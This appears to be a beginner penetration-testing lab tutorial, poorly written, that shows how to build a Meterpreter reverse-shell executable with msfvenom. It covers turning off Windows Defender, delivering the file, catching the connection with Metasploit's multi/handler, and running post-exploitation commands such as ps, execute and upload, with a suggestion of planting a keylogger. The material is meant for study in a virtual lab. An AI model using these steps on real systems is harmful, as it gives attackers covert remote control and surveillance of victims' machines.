**White Hat Hacking**


**LAB I**


**Creating a simple payload with msfvenom**


**In order to establish a connection between Metasploit and your target machine, it is necessary to create a payload. The payload is a program that contains malicious code to allow a backdoor between you and the target machine. Creating the payload is relatively easy using msfvenom. What is difficult is getting the payload onto the target machine through social engineering, and getting it past the various virus scanners that are commonly used.**


**In this exercise, we will be turning off the windows defender virus tools on windows 10 in order to create a simple payload and connection between us and the target machine in our virtual lab.**

**do not worry about that, I WILL LEARN YOU HOW TO DO THAT BY EASILY WAY JUST STAY. FIRST, go to windows 10 turn off defenders**

****

****


****

****

we will create a payload with the reverse\_tcp function. So, open up your terminal and execute the following command


go to kali Linux type ifconfig for LHOST Ip so lhost kali

**msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.1.155 lport=1234 -f exe >win10.exe**







Now you will find the created .exe file in your Linux directory.



Look it carful it is locked so change permission of file


Why lock you are root after command get write, read






You would now need to find a way to get this file onto the target system and executed. There are various ways this can be done, and more advanced methods of disguising the file. These are outside the scope of this tutorial. Let us just assume that the file is now on the target windows machine and ready to be executed.

First, zip file in kali Linux upload it by drop box or any other site upload file or your email to transfer from kali to other machine win 10.



So, in preparation we need to setup our machine to listen for the connection when the payload is run. Open up your terminal and start Metasploit by running msfconsole





**Now we will setup Metasploit to listen for the incoming connection as follows**


**msf6 > use exploit/multi/handler**

**msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp**


**msf6 exploit(multi/handler) > set LHOST 192.168.1.155**


**msf6 exploit(multi/handler) > set LPORT 1234**

**msf6 exploit(multi/handler) > exploit**

****

**now once the .exe file is run on our target machine a connection will be established**


****

****


**We are now connected to the target machine and can start to do some interesting things. First however, let’s find out about the machine we are connected to by using the sys info command. meterpreter > sysinfo**

****

**we can also find out the user ID of the person currently logged into the system with getuid command. meterpreter > getuid**


****

**we can see what processes are running using PS command. meterpreter > ps**


****

we can execute a program, for example, we could remotely start the notepad application by the command.


meterpreter > execute -f notepad.exe




you will see on your remote windows machine the notepad application open.




finally, we will upload a file to the target machine. On our machine we have a text file named “you\_have\_been\_hacked.txt” in the directory home/kali. The file will upload the directory we are currently in on the target machine. By default, when connecting you will be in the directory that the payload was stored. You can use cd /xxxxxx commands to change directory. In our case we have navigated to the desktop directory of the user on the target machine. You can check where you are by using the dir command. meterpreter > dir




meterpreter > upload /home/kali/you\_have\_been\_hacked.txt



This command will upload that file to the target machine





This of course could be something much more malicious than a simple text file. It could be a key logger that will run in the background, log data and next time you connect you could download the data for example. Although Metasploit has a built-in key logger, which we will explore in another article, it relies on the connection remaining open